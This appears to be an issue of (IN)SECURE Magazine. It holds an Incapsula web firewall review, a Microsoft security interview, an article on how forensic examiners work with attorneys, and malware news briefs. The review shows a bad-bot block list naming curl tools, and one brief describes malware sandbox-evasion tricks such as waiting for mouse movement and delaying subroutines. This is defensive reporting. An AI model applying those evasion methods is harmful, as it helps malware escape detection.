
"90 percent or more of the driving school in my part of the world is not about teaching you

how to handle the car, it is about learning to recognize dangerous situations, and to learn how to avoid them. In addition to training your behaviors, your car comes with plenty of security: airbags, ABS-brakes, traction control, seat-belts and what not. Add to that all the signs, markings, lights and other security measures along the road, and the regulations and laws that tell you exactly what you can and cannot do. Even with all those mechanisms in place, people crash. People die. And we continue to drive. As well as we continue to add security and training."

Zeljka Zorz is the Managing Editor of (IN)SECURE Magazine and Help Net Security.

Incapsula: Enterprise-grade website security

by Mark Woodstone



Over the last few years, small to medium businesses has seen a huge increase in website attacks. Website owners are seeking for affordable and effective tools to protect their websites from hackers, spammers, scrapers and DDoS attacks. Incapsula - a cloud-based service that provides seamless enterprise-level security protection and performance optimization for web sites - can definitely answer those needs.

The beauty of the Incapsula service is in its simplicity. While the system running in its background is quite robust, you will need only about five minutes to set it up and no training at all for running and managing the service.

When enabling the Incapsula service for a domain, you will have to change some DNS settings (three records overall: a CNAME record and two A ones) to the IP addresses provided by Incapsula. Depending on your domain registrar the transfer could take up to a day - I had our test domain migrated in just over twenty minutes.


During the DNS changes, your web site will be completely up and running. As soon as the

changes are propagated, you will be able to manage your domain.

Dashboard

The dashboard is accessible via your favorite browser and the web application looks polished and well-constructed. Every usable option is just a click or two away.

Since Incapsula is an intermediary service between your domain name and the web server, the administrator will just need to specify the "forwarding" IP address, and the dashboard will start showing reports within the next ten minutes.



The bot access control module gives extensive control over bots and search engines that are accessing the web site.

While legitimate crawlers are usually controlled via a robots.txt file, I witnessed several instances where "rogue bots" would enter into a loop and deplete the site's memory resources.

This usually happens with large web-based forums and this type of proactive defense of system resources is a worthy addition. Also, as some of these bots try to disguise themselves through spoofed IPs and fake user-agents, the service uses a number of identification techniques, searching for clues in the HTTP Headers and in the behavior patterns of the bot.

Good Bots List

- checkboxes: Googlebot (Search Bot), Google Translate (Someone Behind Proxy), Unverified Googlebot (Search Bot), SiteUptime (Site Helper), Baidu Spider (Search Bot), Yahoo! Slurp (Search Bot), NimbuBot (Site Helper), mon.itor.us (Site Helper)
- Buttons: Save, Cancel

Bad Bots List

- Input field: curl
- Input field: cURL (Developer Tool)
- Input field: Pycurl (Developer Tool)
- Buttons: Add, Save, Cancel

IP address range: 192.168.1.1, 192.168.1.1-2.168.1.100 or 192.168.1.1/24

Web application firewall

Incapsula's web application firewall provides protection against four type of attacks: SQL injection, cross-site scripting, illegal resource access and distributed denial of service. The intrusion detection and prevention system for typical web-based attacks is fully customizable. The administrator can setup different

actions for every type of attack: some can just raise an alert; others can be blocked based on the request, user or the IP address.

The illegal resource access module is used for detecting attempts such as directory traversal, command injection and file name guessing. Each of these modules provides whitelisting possibilities.

SQL Injection
Detect attempts to manipulate the logic of SQL statements executed by the web application against the database.

Cross Site Scripting
Detect attempts to run malicious code on your website visitor's browsers.

Illegal Resource Access
Detect attempts to access Vulnerable or Administrative pages, or view or execute System Files. This is commonly done using URL guessing, Directory Traversal, or Command Injection techniques.

DDoS
Detect and stop distributed denial of service attacks on your website. Your plan supports mitigation of DDoS attacks with up to 100 Mbps of traffic.

[Add whitelist](#)

[Advanced Settings](#) [Add whitelist](#)

The whitelist rules can be customized based on IPs and URLs, as well as on user information such as geographical location and browser. More complex whitelisting rules are easy to set up by combining some of the listed parameters.

DDoS protection


Given the seemingly never-ending instances of DDoS attacks that make it into the news, a module that detects and stops them is a must for this type of a service.

Incapsula's DDoS protection is available through the Enterprise plan. It features protec-

tion against all types of DDoS attacks, including network-based attacks such as SYN or UDP floods, and application attacks.

Reporting

Reporting is another powerful function of Incapsula's service. While the reports weren't always in real time (they sometimes came in with a delay of a couple of minutes, but the report creation timestamp is always presented on the top of the page) they provide valuable information on the current threats and attacks. When an alarm is raised, the administrator has the opportunity to investigate the attempt or whitelist it if he judges it to be benign.



The investigation screen provides all the collected information about the attempted "hack" and the client that is attempting it.

The administrator can then easily block it based on the evidence he is presented with. When a user's IP address is blocked, he won't be able to access the site - instead of the content he wanted to access he will be greeted with an "access denied" splash page.

Acceleration

Another helpful option provided in the Incapsula service is an acceleration module that uses caching for optimizing visitor access to your web site. It's also good to know that enabling Incapsula will generally make your site load even faster because of its content delivery network (CDN) and the integration of several network acceleration technologies.

Threat Type	Incidents	Current Setting	
Visitors from blacklisted IPs	0	1 IP in blacklist	View Events
Visitors from blacklisted Countries	N/A	No Countries in blacklist	Add Countries
Bad Bots	1.3K	Block	View Events
Suspected Bots	N/A	Ignore	Enable
SQL Injection	4	Block	View Events
Cross Site Scripting	2	Block	View Events
Illegal Resource Access	11	Block	View Events
DDoS	0	Protected	View Events



Conclusion

Overall, Incapsula is a great service that provides web site protection for a fraction of the cost that would be spent on a typical software or hardware solution for fighting these types of online battles. It's easy to incorporate into the production environment and can be up and working within mere minutes.

Technical details

There are four Incapsula plans - Free, Personal (\$9 per month), Business (\$59 per month) and Enterprise (custom pricing).

Read more about it at www.incapsula.com.

Mark Woodstone is a security consultant that works for a large Internet Presence Provider (IPP) that serves about 4000 clients from 30 countries worldwide.



Five questions for Microsoft's Worldwide Chief Security Advisor

by Mirko Zorz

Roger Halbheer is Microsoft's Worldwide Chief Security Advisor. He leads Microsoft's worldwide team of Chief Security Advisors who work with national organizations - including governments, law enforcement and intelligence agencies - on information technology issues and strategies.

What challenges did you encounter working as the Worldwide Chief Security Advisor at Microsoft Corporation? How have your previous roles prepared you for this position?

The chief security advisor team at Microsoft comprises 30 people across the globe, all of whom need to be aligned with global security ecosystem needs, while maintaining the freedom to satisfy the requirements of the local economy.

This can be a difficult balance to strike: for example, while Switzerland, where I live, is fairly advanced at protecting its critical infrastructure and can act on its threat landscape, some developing countries don't have a critical in-

frastructure or security response teams to manage attacks effectively. Before taking on my current worldwide role I was Chief Security Advisor in Switzerland and this has helped me to appreciate the importance of cultural nuances which is important when cascading a global security initiative down to a local level.

Microsoft's path to increased security was clear with Windows 7. What do you see as Microsoft's biggest strengths when it comes to Windows 8?

Two significant advances in terms of security for Microsoft are the progression from Windows XP to Windows Vista, and from Windows 7 to Windows 8.

The main improvements in the latter run behind the scenes in Windows 8: for example, the ability to prevent malware from getting into the boot process by locking down the code, and improvements in technologies such as address space layout randomizations (ASLR).

On the consumer side, built-in safety with Windows Defender is a huge benefit because we know that many consumers don't purchase a good antivirus solution once their free trial runs out. Internet Explorer 10 and Windows Store are also good examples of increased security in Windows 8 - both of which are tested by Microsoft from a security perspective throughout the development process.

What are some of the hurdles Microsoft faces when trying to secure such the vast Windows user base?

One of the key challenges we face is the legacy of Windows XP machines. When XP was released, we were living in a completely different world: there was no Facebook, YouTube or Twitter.

As technology advances, so too does the ability of cybercriminals to seek out new ways of exploiting it. Having up to date versions of software is a fundamental security best practice, and starts with the operating system.

One of the key challenges we face is the legacy of Windows XP machines.

Based on your discussions with information security leaders from large European organizations, how would you say they differ from those in other parts of the world?

Although European organizations are at varying stages of development and maturity, there are several examples of information security leaders in Europe that we use as case studies across the globe. For example, the National Cyber Security Center in The Netherlands is a collaboration between the public and private sector to tackle security. I think this is a good model.

Europe could, however, learn from some developing countries that are implementing laws and regulations to protect their citizens. For example, India recently implemented plans to protect its citizen's data.

Twice a year Trustworthy Computing produces the Microsoft Security Intelligence Report (SIR), an incredibly comprehensive and truly global analysis of cyber threat trends. Each report provides a heat map to indicate the ex-

tent to which countries experience malware infection measured by malware detections per 1,000 computers.

Over the years we have seen some interesting shifts, but generally the countries that experience low infection rates - Japan and parts of Scandinavia for example - do so because they invest in education and rapid response programs.

What are your top priorities for 2013?

My top priority for 2013 is to work towards reducing the number of machines running Windows XP. That operating system can no longer withstand new and sophisticated attacks. I will also be looking into specific scenarios where customers have difficulties handling security and understanding risks, such as the consumerization of IT and the cloud.

From a global perspective, we'll be looking at the best ways to defend against targeted attacks, and helping customers understand how and why they fall victim to attacks.

Mirko Zorz is the Editor in Chief of (IN)SECURE Magazine and Help Net Security.

MIS TRAINING INSTITUTE'S


INFOSEC WORLD

CONFERENCE & EXPO 2013

APRIL 15-17, 2013 • WALT DISNEY WORLD SWAN & DOLPHIN, ORLANDO, FL • OPTIONAL WORKSHOPS APRIL 13, 14, 17, 18, 19

Over 60 Sessions to Help Solve Your Security Challenges:

- » Managing Cloud Risk
- » The Android vs. Apple iOS Security Showdown
- » Getting the Most from Your Logs
- » Website Impersonation Attacks
- » Expanding Work Boundaries Securely Through Virtualization & Mobile Devices
- » Big Data, Big Security Questions: Securing Petabytes of Data
- » Free Tools to Monitor and Secure Your Wi-Fi Network
- » Data Forensics: Top 10 Things *Not To Do*
- » Best Practices in Testing Anti-Malware
- » Windows Ethical Hacking
- » Selecting an MDM for Your BYOD Strategy
- » Proactive, Quick-Hit Security Measures
- » Cybersecurity for Critical Infrastructure Control Systems
- » Social Networks as the New Threat Vector: Policy and Legal Considerations
- » Implementing the NIST Risk Management Framework
- » Conducting a Big Data Forensics Operation



KEYNOTE SPEAKERS



Joshua Corman
Director,
Security Intelligence,
Alamo Technologies



Howard Schmidt
Former White House
Cyber-Security
Coordinator



John P. Pironti
President,
IP Architects



Dr. Ron Ross
Fellow, National Institute
of Standards and
Technology (NIST)

CO-LOCATED SUMMITS

CISO EXECUTIVE SUMMIT

CLOUD SECURITY SUMMIT

IT AUDIT MANAGEMENT SUMMIT

www.misti.com/infosecworld



The International Leader
in Audit & Information
Security Training

PLATINUM SPONSOR

LogRhythm

GOLD SPONSORS



GLOBAL EDUCATION SPONSOR

(ISC)²



Computer forensic examiners are from Mars, attorneys are from Venus

by Keith Chval

The outcome of high stakes investigations and litigation can often depend on the evidence uncovered through computer forensic investigation. That fact highlights the critical nature of the forensic examiner-attorney relationship at the heart of forensic investigation.

Computer forensic investigations are critical to an enterprise's response to a wide range of issues faced today, from a departing employee's theft of proprietary information, to hostile workplace and employment claims, or responses to security breaches.

Ultimately, in all of these situations, the enterprise's interests boil down to how, or whether, to pursue its rights or defend itself in a legal context. By necessity, a forensic examiner and an attorney will (or should) be working closely together in pursuit of the enterprise's best interests.

After nearly fifteen years as a prosecutor and litigator, and now computer forensics consultant, I've seen and heard enough avoidable examiner-attorney relationship breakdowns to

be in a position to offer a bit of counseling in identifying some of the most commonly occurring relationship killers, as well as a little practical advice for avoiding them.

In addition, I also reached out to some of the top flight litigators who we often work with and polled them on what was the first thing that came to mind regarding a frustration experienced when working with a computer forensics consultant. Their answers were illuminating, and many common frustrations were shared by several of the litigators.

Interestingly, many of them have more to do with poor communication and a lack of care and nurturing of the examiner-attorney relationship, than with the technical competency of the examiner or her work.

Before there's even an engagement - embrace your purpose in life

It's not about you! If you want to ensure not only a successful engagement or investigation but also a successful career, recognize that your purpose is to make whoever has brought you to the dance look good - nothing more, nothing less.

A courtroom supervising prosecutor in the county where I started my career used to tell his second and third chair prosecutors that their job was to make him look good. For those who succeeded at their "jobs," he made sure their careers flourished. Not so much for those who didn't get with the program.

Apply this mindset to every aspect of your forensic work, and I guarantee that you will have

greater professional success than you ever imagined. Several specific examples of how this mindset is applied will follow.

In short, I implore you to approach every aspect of your work by asking yourself two simple questions: How can I make my attorney look good?, and its corollary, How can I make the examiner's life easier?

Getting it right from the start is critical

The very first stages of an investigation offer critical opportunities for forming a strong working relationship with counsel and establishing a strong foundation upon which a successful investigation can be built. Failure to take advantage of these opportunities will almost assuredly spell disaster and much heartache.

IN LEARNING THE FACTS AND LEGAL OBJECTIVES IN PLAY, YOU WILL OFTEN BE ABLE TO IDENTIFY OTHER POSSIBILITIES FOR HOW THE DIGITAL EVIDENCE COULD BE HELPFUL THAT COUNSEL HAD NOT EVEN CONSIDERED.

Immerse yourself in the case

By understanding the essential facts of a case, as well as the legal objectives of the investigation or litigation, an examiner is able to become a strategic partner with counsel rather than just blindly digging out ones and zeroes in a vacuum.

Not only will this contribute to designing a focused, cost-effective examination plan, but the examiner will also understand how her work fits within counsel's strategies, ensuring that critical evidence isn't overlooked and allowing for more persuasive work product tailored to counsel's needs. (How can I make him look good?)

In addition, it also provides an opportunity for the examiner to identify and suggest possibilities in which the digital evidence may yield benefits in the case beyond what counsel was initially envisioning.

It is fairly common for counsel to call us with a very limited purpose in mind with respect to

how the digital evidence might be of benefit in their case. They are not aware of the ins and outs of computer forensics and the potential nuggets of gold that may lie within the digital evidence, and where else they may benefit their case.

In learning the facts and legal objectives in play, you will often be able to identify other possibilities for how the digital evidence could be helpful that counsel had not even considered. In the process you will be making yourself a valuable partner and making him look good!

Sergio Acosta, former Chief of the General Crimes Section of the U.S. Attorney's Office in Chicago, and current Hinshaw and Culbertson partner, shared his take on what works best here: "I'd say expressing a genuine interest in the facts and nature of the case is a big positive. As a former prosecutor, I still have that investigative team mentality. I have been most impressed with forensic examiners who exhibit a teamwork attitude and approach..."

Project planning – A clear, focused, yet thorough plan with reliable time and cost expectations

You must take the lead in identifying how, through your examination and investigation, you can help counsel in taking on the issues that they are facing. In most instances, you cannot just passively sit back and leave counsel to try to design and direct your work.

Very few attorneys know enough about the possibilities and limitations of computer forensics. That's why they've called you! Here again is a golden opportunity to make them look good by listening to the facts and strategies of their case, and offering a thorough, yet focused, forensic investigation plan.

Equally important to clearly explaining what you may be able to do and how you will pursue that, you must also be prepared to be clear on what you cannot do, including possibly dissuading erroneous notions counsel may have about the secret powers of computer forensics.

A very common refrain from the panel of litigators was dissatisfaction in how examiners handled this aspect of their engagement. Either the examiners didn't think broadly enough in terms of how they could be of help, or they oversold what they could do.

All expressed great appreciation for the examiner who jumped in and quickly mapped out a clear examination plan and objectives tailored to their facts and strategies.

Equally appreciated was the examiner who considered the challenges presented by an attorney's quirky situation and, rather than throwing up her hands and giving up, figured out an effective work-around... at a reasonable cost!

Time is of the essence

Iain Johnston, co-founding partner of Johnston & Greene in Chicago, handles very sensitive, high profile investigations and litigation where the financial stakes can be high, and individuals' careers can hang in the balance.

His response pretty well captures the urgency of the situation, "When the stuff hits the fan, I'm reaching out to a computer forensics consultant for a reason; i.e., there is a crisis. So I need the consultant to be very responsive."

Tensions are often high and nerves on edge during this initial period of uncertainty where counsel and client don't yet have a handle on the situation, let alone on how they're going to come out on the other side of it.

You MUST be hyper-responsive, if not proactive, wherever possible. Once you are "at the scene," you need to help bring sense and order to the situation for counsel and his client by quickly assessing the situation and providing a clear and concise roadmap for tackling the digital issues at hand.

Also, the importance of timeliness and of an appropriate sense of urgency doesn't dissipate once the initial crisis situation has passed.

Whether driven by investigative or litigation demands, critical deadlines will continue to present themselves. The last thing counsel needs is to add uncertainty about whether the examiner will complete her work on time to his list of pressures. Once again: How can you make him look good and his life easier?

Communication must be clear and concise, no techno-babble

By far the most commonly voiced frustration by my panel of attorneys was examiners who use techno terminology and jargon that only Bill Gates could love. Stop it!

Michael Elkon, a Fisher & Phillips litigator in Atlanta, paid an examiner with whom he worked the highest of compliments for her ability to put technology in laymen's terms, "An examiner gave me a great explanation as to what you can and cannot tell from a file registry that I still use at least once a month when talking to clients, and I end up sounding smarter to my clients. I would have a harder time doing my job without being able to explain to clients what the registry can show with respect to thumb drive usage."

Before speaking with counsel, or writing a report or affidavit to be shared with counsel, you MUST step back and check that you are communicating in a way that the common man on the street could understand. Where a technical term must be used, consider including a definition or explanation of the term. To explain technical processes, consider analogies to non-technical, everyday experiences with which others would already be familiar.

A "data dump" does not a report make

For Mike Wexler, a Seyfarth Shaw litigator, the first frustration that came to his mind was “Information that is not user friendly and doesn’t answer basic fundamental issues...we receive big printouts that are not boiled down in any way and are too technical.”

Wexler’s lament has been repeated by many of the polled litigators. This is right at the heart of the “How can I make the attorney look good? How can I make the examiner’s life easier?” mindset.

First, while some of the “extraneous” data in a report or spreadsheet that you produce may

mean something or may even be critical to you, counsel may not care one iota about it. It only creates confusion and adds to the crushing volume of data through which counsel must wade through to get to what he actually needs.

Get rid of all the non-essential fields, columns, rows, records, non-user created files, and other unimportant things! Take the time to think through what’s truly going to be useful and meaningful to counsel, and cut out all the rest. Then, create a template for yourself and continually improve upon it so the next client, and the next client, and the next reap the benefits of your work.

Similarly, give some thought to how you identify and label items. For example, rather than having a spreadsheet with tabs labeled “LT1,” “LT2,” “LTn,” why not label them “Jones LT,” “Smith LT,” “Thomas LT”? Whatever fits, but the point is to identify and label things in such a way as to make it as easy as possible for counsel to immediately know to what it refers. (How can I make his life easier?)

TO EXPLAIN TECHNICAL PROCESSES, CONSIDER ANALOGIES TO NON-TECHNICAL, EVERYDAY EXPERIENCES WITH WHICH OTHERS WOULD ALREADY BE FAMILIAR.

Silence is not golden

Silence kills. Nothing is more frustrating to counsel than not knowing what’s going on with your examination.

What’s been completed? What’s your initial sense of the situation (understanding it’s preliminary and subject to change)? What are the next steps? When do you expect they’ll be done? Are you hitting any snags? Should we be considering any other avenues? Where are we at on costs?

These are all critical questions, the answers to which counsel should never be left wondering about. And don’t leave counsel to have to chase after you for the information. Take the lead and send, or call, with a regular update.

Not only is counsel interested in knowing, but you can also be sure that his client is calling him asking the exact same questions. Once again: How can I make his life easier and make him look good?

No surprises when inevitable mistakes occur

None of us are perfect. Mistakes sometimes happen, and your better lawyers understand that and calmly and deftly manage through them when they occur.

But, as too many a politician can tell you, it’s often not the crime, but the cover-up that caused the serious damage and fall-out. And so it was for a member of my litigators panel who’s in his firm’s national eDiscovery and Information Governance practice group and was

incensed when, to add injury to the insult of losing several forensic images, his vendor not only failed to timely inform him of the mess up, but actually tried to cover it up by “re-creating” the images and presenting them as the originals. You can imagine his opinion of that vendor today.

Mistakes happen. It's never any fun to have to tell on yourself, but nothing will put you in more hot water, and do more damage to your practice, than failing to timely and forthrightly inform counsel of the mistake. Naturally, verify that there truly is an issue, and take a moment to identify possible solutions, but make that call (not an email!) sooner than later.

May you enjoy a long and prosperous career

Despite their incredibly busy, demanding schedules, my superstar panel of litigators

quickly responded to my request for feedback, even forwarding it to others in their firms who also provided feedback. Clearly, all have had experiences with computer forensics examiners that have left something to be desired.

The great news is that it's obviously of great interest to them to contribute to improving these working relationships, and they're looking for the right examiners with whom to build those relationships.

For you, there's great reason for optimism. None of the items discussed above are particularly difficult to master. Most of it is the kind of basic life principles that you learned in kindergarten. Simply consistently thinking in terms of “How can I make his life easier? How can I make him look good?” as you go about your work will ensure you a long and prosperous career.

Extensive trial experience combined with pioneering work in high-tech investigations and prosecutions make Keith Chval one of the nation's leading experts in technology and its impact on businesses. Prior to co-founding Protek International, Inc., a computer forensics, investigations, and litigation support firm, in 2005, Keith created and supervised the High Tech and Computer Crime Unit in the Illinois Attorney General's Office. In that role, Keith oversaw hundreds of investigations and prosecutions involving technology and digital evidence, and the unit achieved a 100 percent conviction rate during his seven-year tenure.



SUBSCRIBE TO (IN)SECURE MAGAZINE
www.insecuremag.com

Malware world



Malware authors turn to simpler detection evasion techniques



Given the huge amount of malware variants created each year, malware researchers count on automated threat analysis systems to single them out for additional manual analysis.

These automated systems consist of a sandbox that lets the programs do their thing and logs their behavior. Unfortunately, malware developers are aware of this and are always trying out new tricks for making their wares seem harmless.

Among the techniques they have used in the past are making the malware able to check for registry entries, drivers, communication ports and processes whose presence indicates the virtual nature of the environment in which they are run, and well as executing special assembler code or enumerating the system service list with the same goal in mind. If these tests prove that is indeed the case, the malware stops itself from running.

But all of these techniques require specific skills and knowledge from the malware makers, and not all of them possess them, so they have turned towards less technical approaches.

According to Symantec researchers, one consists of making the malware run only if it detects mouse movement or clicking, and the other of inserting delays between the execution of the various malware subroutines.

The rationale behind the first test is that automated threat analysis systems don't use the mouse, while regular computer users do, and so the lack of this movement signals to the malware that it is probably being run in a sandbox.

The reason for the subroutine execution delays - often spanning over 20 minutes for each - is that given the number of files the system must test, it usually spends only a small amount of time on each file, and chances are the file will be categorized as harmless and discarded before the first subroutine is even run.

The global expansion of cybercrime



McAfee Labs saw jumps in some categories of malware, including ransomware and signed binaries. Rootkits and Mac malware continue to rise, while password-stealing Trojans and AutoRun malware also trended strongly upward. In Q3 2012, they identified the following trends:

Financial fraud ring extends worldwide reach: New research indicates that Operation High Roller, a financial fraud ring identified earlier this year, has now spread outside Europe, including to the United States and Colombia.

Ransomware continues to evolve: In Q3, the number of unique samples of


ransomware, which extorts money from its victims, grew by another 43 per cent, making it one of the fastest-growing areas of cybercrime. Devices are infected via links in email and social networks, drive-by downloads, and pay-per-install methods.

Mobile malware almost doubled the previous quarter's total, while the Android platform remains the largest target. McAfee Labs now sees an average of 100,000 new malware samples per day. Since January, signed malware has doubled, which has implications for global trust infrastructure.

Database breaches at an all-time high: The total number of data breaches in 2012 has already surpassed the figure for the entire 2011 calendar year; this year, close to 100 new database-related vulnerabilities have been disclosed or silently patched by developers.

Web threats increase: Among web and messaging threats, there was a 20 per cent increase this quarter in suspicious URLs, with a vast number of these URLs hosting malware. Almost 64 per cent of these newly discovered suspect URLs are located in North America.

Fake Windows 8 key generators lurk in the wild



Users who are eager to try out the new Windows 8 but are not keen on buying it should be careful if searching for bootlegged copies or purported key generators online, Trend Micro warns. The security company's researchers have already unearthed two distinct pieces of malicious software posing as

Windows 8 key generator apps, offered on a single website to Russian-speaking users.

One shows a message urging users to click 'OK' to download Windows 8, while the other, claiming to be a "Windows 8 activator," prompts users to send out an SMS to a certain number in order to get the activation code and connects to two sites in order to perform click fraud.

